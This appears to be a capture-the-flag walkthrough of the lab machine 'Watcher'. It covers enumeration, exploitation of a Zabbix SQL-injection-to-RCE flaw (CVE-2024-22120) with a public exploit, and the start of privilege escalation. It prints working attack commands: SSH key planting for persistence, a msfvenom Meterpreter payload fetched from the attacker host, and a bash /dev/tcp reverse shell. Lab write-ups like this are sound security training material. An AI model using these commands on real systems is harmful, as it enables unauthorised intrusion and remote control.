

Overview
- Type Machines
- OS Linux
- Severity Medium
- Creator DarkCat & whatev3n
- Release date 2024 Jul 26
Enumeration
Start the instance via Discord and let’s go:
10.10.93.110
Nmap
$ nmap -sC -sV -Pn -p- --min-rate=1000 -T4 10.10.93.110
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-29 08:43 JST
Nmap scan report for 10.10.93.110
Host is up (0.24s latency).
Not shown: 65530 closed tcp ports (reset)
PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 f0:e4:e7:ae:27:22:14:09:0c:fe:1a:aa:85:a8:c3:a5 (ECDSA)
|_  256 fd:a3:b9:36:17:39:25:1d:40:6d:5a:07:97:b3:42:13 (ED25519)
80/tcp    open  http       Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Did not follow redirect to http://watcher.vl/
10050/tcp open  tcpwrapped
10051/tcp open  tcpwrapped
41931/tcp open  java-rmi   Java RMI
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
- Found a Linux machine as
Ubuntuis referenced- Main open ports are for SSH/HTTP server, JAVA-RMI and also 2 tcp-wrapper.
- Add
watcher.vlin in /etc/hosts
WEB (80/tcp)

Just a basic static website
We start with a Vhost discovery via fuzzing:
- using gobuster:
$ gobuster vhost --url http://watcher.vl -t 50 -w /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt --append-domain -k --exclude-length 334
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:              http://watcher.vl
[+] Method:           GET
[+] Threads:          50
[+] Wordlist:         /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt
[+] User Agent:       gobuster/3.6
[+] Timeout:          10s
[+] Append Domain:    true
[+] Exclude Length:   334
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
Progress: 444 / 100001 (0.44%)[ERROR] Get "http://watcher.vl/": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Found: zabbix.watcher.vl Status: 200 [Size: 3946]
- Or using wfuzz:
$ wfuzz -w /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt --c 200 -H "Host: FUZZ.watcher.vl" -u http://watcher.vl --hw 389
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://watcher.vl/
Total requests: 100000

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000828:   200        32 L     231 W      3946 Ch     "zabbix"
- Or using ffuf:
$ ffuf -w /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt -H "Host: FUZZ.watcher.vl" -u http://watcher.vl --fs 4991

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://watcher.vl
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt
 :: Header           : Host: FUZZ.watcher.vl
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 4991
________________________________________________

zabbix                  [Status: 200, Size: 3946, Words: 199, Lines: 33, Duration: 379ms]
- gobuster and fuff are the most faster
- Add
zabbix.watcher.vlin in /etc/hosts

Zabbix is an open-source software tool to monitor IT infrastructure such as networks, servers, virtual machines, and cloud services.
As the guest access is allow, let’s go to use it:

Zabbix version 7.0.0alpha1
Searching with Google, we found that version is vulnerable to the CVE-2024-22120 (Improper Input Validation ==» SQLi).
CVE-2024-22120 - Zabbix SQLi to RCE (zabbix) (Watcher_User)
This CVE is a severe vulnerability in Zabbix with a critical severity of 9.1/10.
In fact, this is a time-based SQL injection (SQLi) vulnerability that may allow a low privileged user to remotely authenticate and execute arbitrary SQL queries, and even escalate privs to admin, dump the database, and achieve RCE in the end. That’s what we’re planning to do.
Few requirements are needed:
- Be able to be logged in as a low-privileged user (e.g. guest)
- Have the privilege to execute scripts (such as ping/traceroute or anything other) on at least one of the monitored hosts
- Technically, we need the
hostidandsessionidof the zabbix host/session
To get the hostid we can navigate to Inventory -> Hosts, there is only one host and we can find the hostid with mouse over on the link or as a query parameter after clicking on the host:

hostidis10084
The sessionid can be found in cookie:

Then base64 decoding it:
$ echo -n 'eyJzZXNzaW9uaWQiOiJiZjA1MDdiYWE1YjA0MmNjYzM5MjQ5MWVjOWI5Njc2MSIsInNlcnZlckNoZWNrUmVzdWx0Ijp0cnVlLCJzZXJ2ZXJDaGVja1RpbWUiOjE3MzgxMTE0NjQsInNpZ24iOiIwZDk4N2NiN2U5ZjJiMGE4NThhZGE1NDUzYzg3Mzk5OTU5MzU2NjQ5NjI2ZjEyMzMwMTlkZDE4OTZiOTYxZWI5In0%3D' | base64 -d
{"sessionid":"bf0507baa5b042ccc392491ec9b96761","serverCheckResult":true,"serverCheckTime":1738111464,"sign":"0d987cb7e9f2b0a858ada5453c87399959356649626f1233019dd1896b961eb9"}
sessionidisbf0507baa5b042ccc392491ec9b96761
Download the exploit:
$ git clone https://github.com/W01fh4cker/CVE-2024-22120-RCE.git
Launch it:
python3 CVE-2024-22120-RCE-2.py --ip zabbix.watcher.vl --sid bf0507baa5b042ccc392491ec9b96761 --hostid 10084

The script adds one-by-one the exploited sessionid alphanunumeric characters
After few moments later (and a coffee), we got a shell as zabbix:
$ python3 CVE-2024-22120-RCE/CVE-2024-22120-RCE.py --ip zabbix.watcher.vl --sid bf0507baa5b042ccc392491ec9b96761 --hostid 10084
(!) sessionid=e29cc8d946f1a3135fe7ceec60d0ff0d1a3135fe7ceec60d0ff0d
[zabbix_cmd]>>:  id
uid=115(zabbix) gid=122(zabbix) groups=122(zabbix)
Then grab the flag Watcher_User:
[zabbix_cmd]>>:  pwd
/

[zabbix_cmd]>>:  ls
bin
boot
dev
etc
home
lib
lib32
lib64
libx32
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
swapfile
sys
tmp
user.txt
usr
var

[zabbix_cmd]>>:  cat user.txt
VL{216542eaf6d5b417eebc3f959994d0ca}
Privilege Escalation
We check first the open ports:
[zabbix_cmd]>>:  ss -ltun
Netid State  Recv-Q Send-Q      Local Address:Port  Peer Address:PortProcess
udp   UNCONN 0      0               127.0.0.1:161        0.0.0.0:*
udp   UNCONN 0      0               127.0.0.1:323        0.0.0.0:*
udp   UNCONN 0      0           127.0.0.53%lo:53         0.0.0.0:*
udp   UNCONN 0      0       10.10.93.110%ens5:68         0.0.0.0:*
udp   UNCONN 0      0                   [::1]:161           [::]:*
udp   UNCONN 0      0                   [::1]:323           [::]:*
tcp   LISTEN 0      4096        127.0.0.53%lo:53         0.0.0.0:*
tcp   LISTEN 0      4096              0.0.0.0:10051      0.0.0.0:*
tcp   LISTEN 0      4096              0.0.0.0:10050      0.0.0.0:*
tcp   LISTEN 0      70              127.0.0.1:33060      0.0.0.0:*
tcp   LISTEN 0      128               0.0.0.0:22         0.0.0.0:*
tcp   LISTEN 0      151             127.0.0.1:3306       0.0.0.0:*
tcp   LISTEN 0      50                      *:41931            *:*
tcp   LISTEN 0      50     [::ffff:127.0.0.1]:9090             *:*
tcp   LISTEN 0      100    [::ffff:127.0.0.1]:8111             *:*
tcp   LISTEN 0      1      [::ffff:127.0.0.1]:8105             *:*
tcp   LISTEN 0      50     [::ffff:127.0.0.1]:59127            *:*
tcp   LISTEN 0      128                  [::]:22            [::]:*
tcp   LISTEN 0      511                     *:80               *:*
Found a service running on 8111/tcp which seems to be a Teamcity instance
As its listening only locally, we will put our SSH public key to the zabbix home folder: /var/lib/zabbix/.ssh/authorized_keys`
[zabbix_cmd]>>:  mkdir /var/lib/zabbix/.ssh
[zabbix_cmd]>>:  echo 'ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHmyf+fAWCzMiDVELJtWFK2IOElOBzmsxgR0i9tiU7UG user@tachikoma' > /var/lib/zabbix/.ssh/authorized_keys
[zabbix_cmd]>>:  cat /var/lib/zabbix/.ssh/authorized_keys
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHmyf+fAWCzMiDVELJtWFK2IOElOBzmsxgR0i9tiU7UG user@tachikoma
It’s not possible to login with SSH because of:
[zabbix_cmd]>>:  cat /etc/passwd
...
zabbix:x:115:122::/var/lib/zabbix:/usr/sbin/nologin
Then even with this limitation, we can set a dynamic port forward:
ssh -D 1080 -N -i zabbix.key zabbix@watcher.vl
Then we can configure and use proxychains to access to the internal network:
$ tail -n1 /etc/proxychains4.conf
socks5	127.0.0.1 1080
Now we would like to have a better stable shell as often we are disconnected.
Check for folder and file with write access for our user:
[zabbix_cmd]>>:  find -maxdepth 4 -type d,f -perm /200 -user zabbix 2>/dev/null
./tmp/zabbix_server.pid
./tmp/zabbix_agentd.pid
./tmp/zabbix_agentd.log
./tmp/zabbix_server.log
./var/lib/zabbix
./var/lib/zabbix/user.txt
./var/lib/zabbix/.ssh
./var/lib/zabbix/.cache
./var/lib/zabbix/.local
./var/lib/zabbix/.tmp
./run/user/115
./run/user/115/gnupg
./run/user/115/systemd
./usr/share/zabbix
./usr/share/zabbix/trigger_prototypes.php
./usr/share/zabbix/hostinventories.php
./usr/share/zabbix/image.php
./usr/share/zabbix/api_jsonrpc.php
./usr/share/zabbix/robots.txt
./usr/share/zabbix/chart2.php
./usr/share/zabbix/local
./usr/share/zabbix/toptriggers.php
./usr/share/zabbix/items.php
./usr/share/zabbix/history.php
./usr/share/zabbix/setup.php
./usr/share/zabbix/composer.json
./usr/share/zabbix/widgets
./usr/share/zabbix/host_discovery.php
./usr/share/zabbix/modules
./usr/share/zabbix/host_prototypes.php
./usr/share/zabbix/index_sso.php
./usr/share/zabbix/disc_prototypes.php
./usr/share/zabbix/jsLoader.php
./usr/share/zabbix/map.php
./usr/share/zabbix/report2.php
./usr/share/zabbix/graphs.php
./usr/share/zabbix/report4.php
./usr/share/zabbix/vendor
./usr/share/zabbix/httpconf.php
./usr/share/zabbix/chart6.php
./usr/share/zabbix/tests
./usr/share/zabbix/api_scim.php
./usr/share/zabbix/browserwarning.php
./usr/share/zabbix/sysmap.php
./usr/share/zabbix/audio
./usr/share/zabbix/imgstore.php
./usr/share/zabbix/index_http.php
./usr/share/zabbix/chart7.php
./usr/share/zabbix/data
./usr/share/zabbix/templates.php
./usr/share/zabbix/chart4.php
./usr/share/zabbix/conf
./usr/share/zabbix/triggers.php
./usr/share/zabbix/httpdetails.php
./usr/share/zabbix/locale
./usr/share/zabbix/tr_events.php
./usr/share/zabbix/js
./usr/share/zabbix/composer.lock
./usr/share/zabbix/chart3.php
./usr/share/zabbix/favicon.ico
./usr/share/zabbix/index.php
./usr/share/zabbix/app
./usr/share/zabbix/zabbix.php
./usr/share/zabbix/jsrpc.php
./usr/share/zabbix/sysmaps.php
./usr/share/zabbix/chart.php
./usr/share/zabbix/hostinventoriesoverview.php
./usr/share/zabbix/assets
./usr/share/zabbix/include
./proc/479/sched
./proc/479/autogroup
write access to
/usr/share/zabbix
Create our Metasploit payload:
$ msfvenom -p linux/x64/meterpreter_reverse_tcp -ax64 LHOST=10.8.4.253 LPORT=443 -f elf -o msfshell
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
No encoder specified, outputting raw payload
Payload size: 1068952 bytes
Final size of elf file: 1068952 bytes
Saved as: msfshell
Start a Meterpreter listener:
$ msfconsole -qx "use exploit/multi/handler; set payload linux/x64/meterpreter_reverse_tcp; set LHOST tun0; set LPORT 443; set ExitOnSession false; exploit -j"
[*] Using configured payload generic/shell_reverse_tcp
payload => windows/x64/shell_reverse_tcp
LHOST => tun0
LPORT => 443
ExitOnSession => false

[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.8.4.253:443
msf6 exploit(multi/handler) >
Start a local web server:
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
Upload our payload to the target:
[zabbix_cmd]>>:  curl 10.8.4.253/msfshell -o /usr/share/zabbix/msfshell
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 1043k  100 1043k    0     0   394k      0  0:00:02  0:00:02 --:--:--  394k
Then launch it:
[zabbix_cmd]>>:  chmod +x /usr/share/zabbix/msfshell
[zabbix_cmd]>>:  /usr/share/zabbix/msfshell &
Then got a full meterpreter shell as zabbix:
msf6 exploit(multi/handler) > [*] Meterpreter session 1 opened (10.8.4.253:443 -> 10.10.93.110:49680) at 2025-01-29 12:16:48 +0900

msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                   Information          Connection
  --  ----  ----                   -----------          ----------
  1         meterpreter x64/linux  zabbix @ watcher.vl  10.8.4.253:443 -> 10.10.93.110:49680 (10.10.93.110)

msf6 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter >
Another way can be to use penelope like this then we can have a stable shell too:
$ pipx install git+https://github.com/brightio/penelope
  installed package penelope 0.10.0, installed using Python 3.12.8
  These apps are now globally available
    - penelope
    - penelope.py
done! ✨ 🌟 ✨
Then start a listner:
$ penelope 443 -i tun0
[+] Listening for reverse shells on 10.8.4.253:443
➤  💀 Show Payloads (p) 🏠 Main Menu (m) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
Then from the target we call it:
[zabbix_cmd]>>: bash -c "/bin/bash -i >& /dev/tcp/10.8.4.253/443 0>&1" &
Then we obtain the shell:
[+] Got reverse shell from 🐧 watcher.vl~10.10.93.110 😍️ - Assigned SessionID <1>
[+] Attempting to upgrade shell to PTY...
[+] Shell upgraded successfully using /usr/bin/python3! 💪
[+] Interacting with session [1], Shell Type: PTY, Menu key: F12
[+] Logging to /home/user/.penelope/watcher.vl~10.10.93.110/watcher.vl~10.10.93.110.log 📜
zabbix@watcher:/$
We upload pspy64 to cehck the processes:
meterpreter > cd //usr//share//zabbix
meterpreter > upload pspy64
meterpreter > shell
Process 135916 created.
Channel 2 created.

chmod +x pspy64
./pspy64 -f
pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d


     ██▓███    ██████  ██▓███ ▓██   ██▓
    ▓██░  ██▒▒██    ▒ ▓██░  ██▒▒██  ██▒
    ▓██░ ██▓▒░ ▓██▄   ▓██░ ██▓▒ ▒██ ██░
    ▒██▄█▓▒ ▒  ▒   ██▒▒██▄█▓▒ ▒ ░ ▐██▓░
    ▒██▒ ░  ░▒██████▒▒▒██▒ ░  ░ ░ ██▒▓░
    ▒▓▒░ ░  ░▒ ▒▓▒ ▒ ░▒▓▒░ ░  ░  ██▒▒▒
    ░▒ ░     ░ ░▒  ░ ░░▒ ░     ▓██ ░▒░
    ░░       ░  ░  ░  ░░       ▒ ▒ ░░
                   ░           ░ ░
                               ░ ░

